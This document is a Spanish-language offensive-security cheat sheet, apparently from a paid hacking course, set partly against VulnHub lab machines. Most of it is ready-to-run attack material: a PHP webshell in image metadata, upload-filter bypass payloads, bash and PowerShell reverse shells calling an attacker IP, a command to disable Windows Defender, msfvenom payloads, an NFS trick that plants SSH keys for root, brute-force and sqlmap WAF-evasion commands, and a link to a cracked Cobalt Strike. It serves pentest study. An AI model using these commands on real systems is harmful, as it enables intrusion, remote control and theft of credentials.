nick@nick-desktop:~/Documents/FileRestrictions$ cp payload.php payload.php3
nick@nick-desktop:~/Documents/FileRestrictions$ ls
payload.php  payload.php3  pic.jpg
nick@nick-desktop:~/Documents/FileRestrictions$ cp payload.php payload.PHp
nick@nick-desktop:~/Documents/FileRestrictions$ cp payload.php payload.php.jpg
nick@nick-desktop:~/Documents/FileRestrictions$ ls
payload.php  payload.PHp  payload.php3  payload.php.jpg  pic.jpg
nick@nick-desktop:~/Documents/FileRestrictions$ cp payload.php payload.php%00.jpg
nick@nick-desktop:~/Documents/FileRestrictions$ ls
payload.php  payload.php%00.jpg  payload.php.jpg
payload.PHp  payload.php3      pic.jpg
nick@nick-desktop:~/Documents/FileRestrictions$ ls
payload.php  payload.php%00.jpg  payload.php.jpg
payload.PHp  payload.php3      pic.jpg
nick@nick-desktop:~/Documents/FileRestrictions$ xdg-open pic.jpg
nick@nick-desktop:~/Documents/FileRestrictions$ exiftool -Comment=<?php system($_GET['cmd']); ?>" pic.jpg
1 image files updated
```

Obtener URLs mediante expresiones regulares con el script expregular:

```
> ./expregular.sh -o resultados.txt
Ingresá la URL: http://example.com.co
```

Llamar una herramienta con un comando desde linux (Configuración) (Genymotion en linux)

<https://www.genymotion.com/download/>

Puedes usar el siguiente comando para abrirlo con nano:

```
nano ~/.bashrc
```

Ve al final del archivo y agrega la siguiente línea:

```
alias geny='/opt/genymobile/genymotion/genymotion'
```

Guarda y cierra el archivo. Luego, recarga el archivo de configuración para aplicar los cambios:

```
source ~/.bashrc
```

Ahora desde la consola llama la herramienta genymotion con el comando:

```
geny
```

<https://www.youtube.com/@Anonimo501/videos>

Descubriendo puerto ADB abierto en emulador genymotion Cel.:
(Conectar a través de adb)

Puerto ADB en emulador: 5555

Comando nmap:

```
nmap -p5555 <IP>
```

ADB Pentest:

Instalar ADB en linux (Parrot OS):

```
apt update  
apt install adb jd-gui dex2jar -y
```

Iniciar ADB y ver si estamos conectados a un dispositivo:

```
adb devices
```

Conectar con un dispositivo Cel.

```
adb connect 192.168.0.35:5555  
disconnect [HOST[:PORT]]
```

Pasar un APK desde Parrot a Cel. Mediante ADB:

Vamos a la ruta donde tenemos el apk en nuestro parrot y ejecutamos el siguiente comando, con el cual quedara instalado en el Cel. Virtual.

```
adb install nombre.apk
```

<https://www.youtube.com/@Anonimo501/videos>

EmailHarvester: (Recolección de correos electrónicos)

<https://github.com/maldevel/EmailHarvester>

Descargar e instalar:

```
git clone https://github.com/maldevel/EmailHarvester
pip install -r requirements.txt
```

Comando de ejecución:

```
python3 EmailHarvester.py -d example.com
```

```
usage: EmailHarvester.py [-h] [-d DOMAIN] [-s FILE] [-e ENGINE] [-l LIMIT]
                          [-u USER-AGENT] [-x PROXY] [--noprint]

[ ASCII Art Logo ]
```

A tool to retrieve Domain email addresses from Search Engines | @maldevel
Version: 1.3.2

Google Hacking:

<https://pentest-tools.com/information-gathering/google-hacking>

The screenshot shows the Pentest Tools website with a dark theme. On the left, there's a "Create account" button. In the center, there's a large heading "Google Hacking" and a sub-instruction: "Use advanced search operators (Google Dorks) to find juicy information about target websites." Below this, there's a "Target" input field containing "www.example.com", which has a red border indicating an error. A tooltip says "Target is required." and another says "Target is not a valid URL or Hostname." To the right of the target field is a dropdown menu titled "Select one of our 18 Google Dorks" with "Publicly exposed documents" selected. At the bottom right is a yellow "Search Google" button.

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

Tampers para evasión de WAF con sqlmap

Sqlmap -r archive.req --dbs --tamper= --batch	
tamper =apostrophemask, apostrophenullencode, base64encode, between, chardoubleencode, charencode, charunicodeencode, equaltolike, greatest, ifnull2ifisnull, multiplespaces, nonrecursivereplacement, percentage, randomcase, securesphere, space2comment, space2plus, space2randomblank, unionalltounion, unmagicquotes	
space2comment	Mas usado

Delay para DB (retraso de base de datos)

Comentario: comandos que pueden introducir un retraso o pausa en la ejecución de una consulta en diversas bases de datos.

PostgreSQL:

pg_sleep(10)

MySQL / MariaDB:

SELECT SLEEP(10)

Microsoft SQL Server:

WAITFOR DELAY '00:00:10'

Oracle:

DBMS_LOCK.SLEEP(10)

SQLite:

No hay una función específica para pausar, pero puedes utilizar el siguiente método:

SELECT CASE WHEN (SELECT total_changes() FROM sqlite_master) > 0 THEN 1 ELSE 0 END;

DB2:

VALUES SLEEP(10)

Sybase ASE:

WAITFOR DELAY '00:00:10'

SQL Anywhere:

WAITFOR DELAY '00:00:10'

SQLMAP DBMS

Postgresql

```
sqlmap -u "http://ejemplo.com/pagina?id=1" --dbms=postgresql
```

MySQL:

```
sqlmap -u "http://ejemplo.com/pagina?id=1" --dbms=mysql
```

MariaDB:

```
sqlmap -u "http://ejemplo.com/pagina?id=1" --dbms=mariadb
```

Microsoft SQL Server:

```
sqlmap -u "http://ejemplo.com/pagina?id=1" --dbms=mssql
```

Oracle:

```
sqlmap -u "http://ejemplo.com/pagina?id=1" --dbms=oracle
```

SQLite:

```
sqlmap -u "http://ejemplo.com/pagina?id=1" --dbms=sqlite
```

Sybase ASE:

```
sqlmap -u "http://ejemplo.com/pagina?id=1" --dbms=sybase
```

SQL Anywhere:

```
sqlmap -u "http://ejemplo.com/pagina?id=1" --dbms=sqlanywhere
```

INSTALACION DE WFUZZ

```
pip uninstall wfuzz pyparsing pycurl  
pip install wfuzz==2.4  
pip install pycurl[openssl]  
pip install wfuzz  
wfuzz
```

Sudoers:

El archivo /etc/sudoers en sistemas basados en Unix y Linux es un archivo de configuración que especifica qué usuarios o grupos de usuarios tienen permisos para ejecutar comandos con privilegios de superusuario utilizando el comando sudo. El archivo define las reglas y configuraciones de sudo para el sistema.

Ejemplo de usuario con todos los permisos:

```
usuario    ALL=(ALL:ALL) ALL
```

Dirb:

dirb <http://example.com/>

En caso de querer incluir nuestro propio diccionario u otro diferente al utilizado por defecto lo haríamos de la siguiente forma:

```
1 dirb http://example.com /path/to/wordlist
```

Además de esto podríamos indicarle diferentes opciones como puede ser especificarle un user-agent:

```
1 dirb http://example.com /path/to/wordlist -a "your-user-agent"
```

El uso de proxy con o sin autenticación:

```
1 dirb http://example.com /path/to/wordlist -p proxy:port -P username:password
```

O guardar los resultados obtenidos en un fichero para un posterior informe del escaneo, entre otras cosas:

```
1 dirb http://example.com /path/to/wordlist -o output_file
```

Actualizar SQLMAP:

```
sqlmap --update  
sudo apt-get update  
sudo apt-get install python  
sudo update-alternatives --install /usr/bin/python python /usr/bin/python3 1  
ls /usr/bin/python*
```

Netcat (pasar archivos con netcat – usarlo cuando en la víctima no existe wget) nc wget

Archivo que deseamos enviar: [28718.c](#)

Atacante

```
nc -nvlp 80 < 28718.c
```

Víctima

```
nc -nv 192.168.0.27 80 > 28718.c
```

Paramos el atacante con CTRL + C

Como ejecutar exploits .c (Ejemplo: [28718.c](#))

```
gcc 28718.c -o exploit  
./exploit
```

Gophish: Instalación form action="" href="{{.URL}}"

```
git clone https://github.com/gophish/gophish.git  
cd gophish  
go build  
./gophish
```

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

<https://www.youtube.com/@Anonimo501/videos>

Linux exploit suggester

Link: <https://github.com/The-Z-Labs/linux-exploit-suggester>

ATACANDO LOS PROTOCOLOS HTTP (PUT)

Maquina: VulnOS 2: <https://www.vulnhub.com/entry/vulnOS-2,147/>

Cambiando el método de la petición a OPTIONS podemos ver en la respuesta del servidor que se permite el método PUT.

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
1 OPTIONS /test/ HTTP/1.1 2 Host: 192.168.0.105 3 User-Agent: Mozilla/4.0 (X11; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Upgrade-Insecure-Requests: 1	1 HTTP/1.1 200 OK 2 DAV: 1,2 3 MS-Author-Via: DAV 4 Allow: PROPFIND, DELETE, MKCOL, PUT, MOVE, 5 Allow: OPTIONS, GET, HEAD, POST 6 Content-Length: 0 7 Connection: close 8 Date: Tue, 27 Feb 2024 23:49:07 GMT 9 Server: lighttpd/1.4.28 10 11

En la máquina atacante creamos un archivo llamado **info.php** el cual dentro de este ingresamos un código PHP (**Podría ser php-reverse-shell**) con el cual probaremos si es posible cargar este archivo al servidor.

```
GNU nano 5.4 info.php
<?php
phpinfo();
?>
```

Teniendo BurpSuite abierto (Sin modo proxy activo) ejecutamos uno de los comandos curl.

```
curl -d @info.php http://192.168.0.105/test/ --proxy http://127.0.0.1:8081
curl -X PUT -d @info.php http://192.168.0.105/test/ --proxy http://127.0.0.1:8081
```

```
[root@parrot]~[~/home/botache/programas]
→ #curl -X PUT -d @info.php http://192.168.0.105/test/ --proxy http://127.0.0.1:8081
```

Vemos la pestaña **HTTP history** la petición que enviamos con curl

#	Host	Method	URL	Params	Edited	Status
3	http://192.168.0.105	PUT	/test/			403

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

Una vez lo enviamos el Repeater, vemos que si se envía la petición tal cual esta diseñada tendremos error 40X, también se puede ver que el código php se encuentra mal organizado, por lo que debemos modificar (acomodar) la petición.

The screenshot shows a proxy tool interface with two panels: Request and Response. In the Request panel, a PUT request is made to /test/. The body of the request contains the PHP code: <?phpinfo();?>. This code is highlighted with a red box. In the Response panel, the server returns an HTTP/1.1 403 Forbidden response. The response body is partially visible, showing XML and HTML content, also highlighted with a red box.

```
Pretty Raw Hex
1 PUT /test/ HTTP/1.1
2 Host: 192.168.0.105
3 User-Agent: curl/7.88.1
4 Accept: /*
5 Content-Length: 17
6 Content-Type: application/x-www-form-urlencoded
7 Connection: close
8
9 <?phpinfo();?>
```

```
Pretty Raw Hex Rendered
1 HTTP/1.1 403 Forbidden
2 Content-Type: text/html
3 Content-Length: 345
4 Connection: close
5 Date: Wed, 28 Feb 2024 00
6 Server: lighttpd/1.4.28
7
8 <?xml version="1.0" encoding="UTF-8"?>
9 <!DOCTYPE html PUBLIC "-//IETF//DTD HTML 2.0//EN">
10 <html><head></head><body></body></html>
```


Ahora vemos que con la petición bien diseñada (organizada) es posible enviar el archivo, también se puede apreciar que el servidor lo ha creado correctamente.

The screenshot shows a proxy tool interface with two panels: Request and Response. In the Request panel, a PUT request is made to /test/info.php. The body of the request contains the PHP code: <?phpinfo();?>. This code is highlighted with a red box. In the Response panel, the server returns an HTTP/1.1 201 Created response. The response body is partially visible, showing XML and HTML content, also highlighted with a red box.

```
Pretty Raw Hex
1 PUT /test/info.php HTTP/1.1
2 Host: 192.168.0.105
3 User-Agent: curl/7.88.1
4 Accept: /*
5 Content-Length: 21
6 Content-Type: application/x-www-form-urlencoded
7 Connection: close
8
9 <?php
10 info();
11 ?>
```

```
Pretty Raw Hex Rendered
1 HTTP/1.1 201 Created
2 Content-Length: 0
3 Connection: close
4 Date: Wed, 28 Feb 2024 00
5 Server: lighttpd/1.4.28
6
7
```

Ahora vamos a la ruta y vemos que hemos logrado cargar el archivo.



REVERSE SHELL PARA TAREAS CRON

Oneliner para crear el archivo con nombre update que contendrá el código del reverse shell:
(Debemos poner un nc a la escucha para recibir la conexión con el pc víctima luego de que ejecute el archivo).

Recordemos también que en este caso el archivo deberá llamarse update, pero también es posible inyectar este comando en la última línea de alguna tarea cron que ya se esté ejecutando

```
echo -e '#!/bin/bash\nbash -i >& /dev/tcp/IPATACENTE/443 0>&1' > update  
Chmod +x update
```

INSTALACIÓN DE RPCBIND Y SHOWMMOUNT Maquina: <https://www.vulnhub.com/entry/hacklab-vulnix,48/>

```
sudo apt-get update  
sudo apt-get install rpcbind
```

Uso de rpcbind

```
rpcinfo -p <IP>
```

Ahora instalamos **showmount** para el ataque

```
sudo apt-get update  
sudo apt-get install nfs-common
```

Código de ejecución: Podemos usar también nmap (**nmap -p 111 -script=nfs-ls,nfs-stats,nfs-showmount <IPVICTIMA>**)

```
showmount -e <IPVICTIMA>  
ssh-keygen  
mkdir /tmp/r00t  
sudo chmod 777 /tmp/r00t  
mount -t nfs <IPVICTIMA>:/home/user /tmp/r00t  
cat ~/.ssh/id_rsa.pub >> /tmp/r00t/root/.ssh/authorized_keys  
umount /tmp/r00t  
ssh root@<IPVICTIMA> ssh -i id_rsa root@<IPVICTIMA>
```

SMTP POSTFIX

Conexión con el servidor por el puerto 25

```
telnet <IP> 25  
nc [dirección_IP] 25
```

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

Comandos de interacción:

```
hecho <IPVICTIMA>
mail from: atacante@correo.com
rcpt to: victima@correo.com
data
quit
Con hydra | hydra -l <username> -P passwords.txt <IP> smtp -V
```

INSTALACIÓN DE FINGER TCP PUERTO 79

Lo descargamos de GitHub:

```
git clone https://github.com/Anonimo501/finger-user-enum.git
```

Enumeración de usuarios:

```
finger @<Victim>
finger admin@<Victim>
finger user@<Victim>
```

Probamos a enumerar usuarios:

```
./finger-user-enum.pl -U names.txt -t <IPVICTIMA>
./finger-user-enum.pl -u root -t <IPVICTIMA>
./finger-user-enum.pl -U users.txt -T ips.txt
```

Ejecución de comandos:

```
finger "|/bin/id@example.com"
finger "|/bin/ls -a /@example.com"
```

También Podemos hacerlo manualmente con telnet:

```
telnet <IPVICTIMA> 79
nc [dirección_IP] 79

Ahora escribimos el usuario por ejemplo root
root
Login: root          Name: root
Directory: /root      Shell: /bin/bash
Never logged in.
No mail.
No Plan.
```

IMAP

Conexión con server IMAP

```
telnet <IPVICTIMA> 143  
nc [dirección_IP] 143
```

Reemplaza your_username y your_password con tus credenciales.

```
a LOGIN your_username your_password
```

Este comando muestra la lista de buzones de correo disponibles en tu cuenta:

```
b LIST "" "*"
```

Este comando selecciona un buzón específico (por ejemplo, "inbox"):
Cambia "inbox" por el nombre de tu buzón si es diferente.

```
c SELECT inbox
```

Con hydra

```
hydra -l USERNAME -P passwords.txt -f <IP> imap -V
```

513/TCP RLOGIN

Comando de instalacion

```
apt-get install rsh-client
```

intentar iniciar sesión en un host remoto donde no se requiere contraseña para acceder. Intenta usar root como nombre de usuario:

```
rlogin <IP> -l <username>
```

Encontrar archivos

```
find / -name .rhosts
```

Ataque con hydra

```
hydra -l root -rockyou.txt rlogin://192.168.0.21 -t 64 -l -V
```

CREAR USUARIO EN LINUX

-uid = (User ID) - -gid = (Group ID)

groupadd -g 2008 Namegroup	Creamos un grupo si se desea con el (Group ID) 2008
adduser USER -uid 2008 -gid 2008	Creamos el usuario con (User ID) 2008 y que su grupo principal es (Group ID)
su user	Cambiamos al usuario USER

Estableciendo un Bind Shell básico con Netcat

Servidor víctima

Utiliza netcat para vincular un shell (/bin/bash) con la dirección IP y el puerto especificados. Esto permite que una sesión de shell se proporcione de forma remota a cualquier persona que se conecte a la computadora en la que se emitió este comando.

```
rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc -l 10.129.201.134 7777 > /tmp/f
```

También sirve el comando para reverse shell.

Atacante

Se conecta a un oyente netcat en la dirección IP y el puerto especificado.

```
nc 10.129.201.134 7777
```


Shells reversas revshell

<https://www.revshells.com>

<https://github.com/0dayCTF/reverse-shell-generator>

Reverse Shell Cheat Sheet

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md>



Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

Instalación de XfreeRDP en parrot os

```
sudo apt-get install libwinpr2-2=2.3.0+dfsg1-2+deb11u1
sudo apt-get install libfreerdp2-2=2.3.0+dfsg1-2+deb11u1
sudo apt-get install freerdp2-x11
sudo apt-get update
sudo apt-get upgrade

xfreerdp /v:<IP> /u:user /p:pass
xfreerdp /v:<IP> /u:user /p:pass /cert-ignore
xfreerdp /v:<IP> /u:user /p:pass /timeout:60000
xfreerdp /v: <IP> /u:user /p:pass /d:dominio /cert-ignore
```

shell inverso en Windows (En ocasiones no funciona por el windows defender)

Desactivar windows defender con powershell

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

Atacante a la escucha

```
sudo nc -lvp 443
```

Código reverso ejecutado en windows víctima

```
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('<IP>',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535 |%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0);$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '>';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();$client.Close()"
```

SQUID

Maquina: <https://www.vulnhub.com/entry/skytower-1,96/>

En esta máquina se aprovecha de un servicio o proxy squid para conectarse al ssh de la víctima (en este caso mismo server tiene ssh y squid).

Usamos la herramienta proxytunnel seguido la ip del server proxy squid luego la ip local y numero de puerto que deseamos para este caso 22 SSH el cual se verá reflejado en la maquina local por el puerto 4321.

```
proxytunnel -p <IPServerSquid>:3128 -d 127.0.0.1:22 -a 4321
```

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

Ahora nos conectamos al servicio con uno de los siguientes comandos.

```
ssh john@127.0.0.1 -p 4321  
ssh john@127.0.0.1 -p 4321 /bin/bash
```

Metasploit psexec

Intentar usar el módulo psexec cuando contamos con credenciales SMB

```
exploit/windows/smb/psexec
```

MSFVENOM

Comando para ver los payloads

```
msfvenom -l payloads
```

Ejemplos de payloads

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.27 LPORT=443 -f exe > prueba.exe  
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.113 LPORT=443 -f elf > backup.elf  
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.27 LPORT=443 -o prueba.exe  
msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.23 LPORT=4321 -o  
aplicacion.apk  
msfvenom -p linux/x64/shell_reverse_tcp LHOST=IP LPORT=4444 elf -o payload.elf  
msfvenom -p linux/x64/meterpreter_reverse_tcp LHOST=IP LPORT=4444 -f elf -o payload.elf  
msfvenom -a x64 --platform linux -p linux/x64/meterpreter_reverse_tcp LHOST=IP LPORT=4444 -f  
elf -o payload
```

Explotaciones destacadas de Windows

MS08-067	MS08-067 fue un parche crítico que se implementó en muchas revisiones diferentes de Windows debido a una falla de SMB. Esta falla hizo que fuera extremadamente fácil infiltrarse en un host de Windows. Era tan eficiente que el gusano Conficker lo utilizaba para infectar todos los hosts vulnerables que encontraba. Incluso Stuxnet aprovechó esta vulnerabilidad.
Eternal Blue	MS17-010 es un exploit filtrado en el volcado de Shadow Brokers de la NSA. Este exploit se utilizó sobre todo en el Ransomware WannaCry y en los ciberataques NotPetya. Este ataque aprovechó una falla en el protocolo SMB v1 que permitía la ejecución de código. Se cree que EternalBlue infectó más de 200.000 hosts solo en 2017 y sigue siendo una forma común de encontrar acceso a un host de Windows vulnerable.
PrintNightmare	Una vulnerabilidad de ejecución remota de código en la cola de impresión de Windows. Con credenciales válidas para ese host o un shell con privilegios bajos, puede instalar una impresora, agregar un controlador que se ejecute automáticamente y le otorgue acceso a nivel de sistema al host. Esta vulnerabilidad ha estado devastando a las empresas durante 2021. Oxdf escribió una publicación increíble al respecto aquí. https://Oxdf.gitlab.io/2021/07/08/playing-with-printnightmare.html
BlueKeep	CVE 2019-0708 es una vulnerabilidad en el protocolo RDP de Microsoft que permite la ejecución remota de código. Esta vulnerabilidad aprovechó un canal mal llamado para obtener la ejecución de código, lo que afectó a todas las revisiones de Windows, desde Windows 2000 hasta Server 2008 R2.
Sigred	CVE 2020-1350 utilizó una falla en la forma en que DNS lee los registros de recursos SIG. Es un poco más complicado que los otros exploits de esta lista, pero si se hace correctamente, le dará al atacante privilegios de administrador de dominio, ya que afectará al servidor DNS del dominio, que suele ser el controlador de dominio principal.
SeriousSam	CVE 2021-36924 explota un problema con la forma en que Windows maneja los permisos en la C:\Windows\system32\configcarpeta. Antes de solucionar el problema, los usuarios no elevados tienen acceso a la base de datos SAM, entre otros archivos. Esto no es un gran problema ya que no se puede acceder a los archivos mientras la PC los usa, pero esto se vuelve peligroso cuando se analizan copias de seguridad de instantáneas de volumen. Estos mismos errores de privilegios también existen en los archivos de respaldo, lo que permite a un atacante leer la base de datos SAM y deshacerse de las credenciales.
Zerologon	CVE 2020-1472 es una vulnerabilidad crítica que explota una falla criptográfica en el protocolo remoto Netlogon de Active Directory (MS-NRPC) de Microsoft. Permite a los usuarios iniciar sesión en servidores utilizando NT LAN Manager (NTLM) e incluso enviar cambios de cuenta a través del protocolo. El ataque puede ser un poco complejo, pero su ejecución es trivial, ya que un atacante tendría que adivinar alrededor de 256 contraseñas de cuentas de computadoras

	antes de encontrar lo que necesita. Esto puede suceder en cuestión de unos segundos.
--	--

Buscar exploits en Google para Metasploit (Exploits para Metasploit)

En Google escribiremos el nombre del programa la version seguido de exploit especificando que es para Metasploit y luego que busque en los repositorios de github, esto en caso de que no tengamos nuestra version de Metasploit actualizado.

rConfig 3.9.6 exploit metasploit github

Agregar exploits a metasploit (cargar exploits a metasploit)

Buscamos el exploit que necesitamos que este escrito en ruby .rb ya sea en internet o en searchsploit.

searchsploit 50064.rb

searchsploit -m 50064.rb

Luego lo copiamos y pegamos en la ruta que deseamos.

cp 50064.rb exploit/php/webapps/50064

Iniciamos metasploit con msfconsole y luego agregamos el exploit nuevo con el siguiente comando, con esto ya podremos usar el exploit.

reload_all

Magic Number (Número mágico)

La "magic number" de un archivo es una secuencia de bytes específica al principio del archivo que indica el tipo de archivo.

Gif: GIF89a;

PNG: 89 50 4E 47 0D 0A 1A 0A;

Usado ampliamente para bypass de file upload

```
-----349237361421176620231186312415
Content-Disposition: form-data; name="file"; filename="qwerty41.php.gif"
Content-Type: image/gif

GIF89a;
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
;;,
```

Cobalt Strike (cobalto)

Instalacion:

Descargamos aquí: <https://www.ddosi.org/cobalt-strike-4-9-1-cracked/>

Dirección de descarga de la versión descifrada de CobaltStrike_4.9.1

[CobaltStrike_4.9.1_Cracked_.www.ddosi.org.rar](#)

Contraseña de descompresión:www.ddosi.org

Descargamos los profiles: git clone <https://github.com/BC-SECURITY/Malleable-C2-Profiles.git>
Luego vamos a los comandos de instalacion: <https://github.com/h3ll0clar1c3/CRTO>

```
$ sudo apt-get update
$ sudo apt-get install openjdk-11-jdk
$ sudo apt install proxychains socat
$ sudo update-java-alternatives -s java-1.11.0-openjdk-amd64
```

En la ruta /CobaltStrike/Server

```
chmod +x TeamServerImage teamserver
sudo ./teamserver <IPAtacante> "Password" Malleable-C2-Profiles/Normal/webbug.profile
```


En la ruta /CobaltStrike/Client

\$./cobaltstrike	En otra ventana ejecutamos. /cobaltstrike-client.sh
-------------------	--

Nos conectamos:

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

<https://www.youtube.com/@Anonimo501/videos>



Brute Force – Cheat Sheet (Fuerza bruta)

<https://book.hacktricks.xyz/v/es/generic-methodologies-and-resources/brute-force>

Artículo donde muestra cómo realizar ataques de diccionario o fuerza bruta a todos los protocolos.



Generando Shells interactivas

/bin/sh -i	Shell sh
perl -e 'exec "/bin/sh";'	Perl
perl: exec "/bin/sh";	Perl (debe ejecutarse desde un script)
ruby: exec "/bin/sh"	Ruby (debe ejecutarse desde un script)
lua: os.execute('/bin/sh')	Lua a shell (debe ejecutarse desde un script)
awk 'BEGIN {system("/bin/sh")}'	AWK a Shell

Encontrar con Find

Find para ejecutar un intérprete de shell.

```
find / -name nameoffile -exec /bin/awk 'BEGIN {system("/bin/sh")}' \;
```

Usando Exec para iniciar un Shell Priv sca (Escalación de privilegios)

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

```
find . -exec /bin/sh \; -quit  
sudo -u root /usr/bin/find . -exec /bin/sh \; -quit
```

Vim a shell

```
vim -c ':!/bin/sh'
```

escape vim

```
vim  
:set shell=/bin/sh  
:shell
```


Web Shells – Laudanum – webshells (Payloads and shells – Shells and payloads)

Que es laudanum: Laudanum es un repositorio de archivos listos para usar que se pueden usar para injectar en una víctima y recibir acceso posterior a través de un shell inverso, ejecutar comandos en el host de la víctima directamente desde el navegador y más. El repositorio incluye archivos inyectables para incluir muchos lenguajes de aplicaciones web diferentes **asp, aspx, jsp, php**, y más. Este es un elemento básico que debe tener en cualquier pentest.

Ubicación en sistemas Parrot OS.

```
/usr/share/laudanum/  
/usr/share/webshells/laudanum/
```

Para este ejemplo se copia en el escritorio de trabajo un shell.aspx que se encuentra en la ruta **/usr/share/laudanum/aspx/shell.aspx**, posteriormente se edita agregando la ip de nuestra maquina atacante.



```
}
```

```
void Page_Load(object sender, System.EventArgs e) {
```

```
    // Check for an IP in the range we want
```

```
    string[] allowedIps = new string[] {"::1", "192.168.0.1", "127.0.0.1", "10.10.14.207";
```

```
    // check if the X-Forwarded-For header exists
```

```
    string remoteIp;
```

Una vez cargado en Webshell veremos algo como lo siguiente al ingresar la ruta donde se subió:

The screenshot shows a web browser window with the URL `status.inlanefreight.local/files/shell.aspx`. In the input field, the command `cmd /c` is entered, and the button `Enviar consulta` is visible. Below the input field, the text `STDOUT:` is displayed. A table provides system information:

Host Name:	SHELLS-WINSVR
OS Name:	Microsoft Windows Server 2019 Standard
OS Version:	10.0.17763 N/A Build 17763

Antak Webshell (Powershell web)

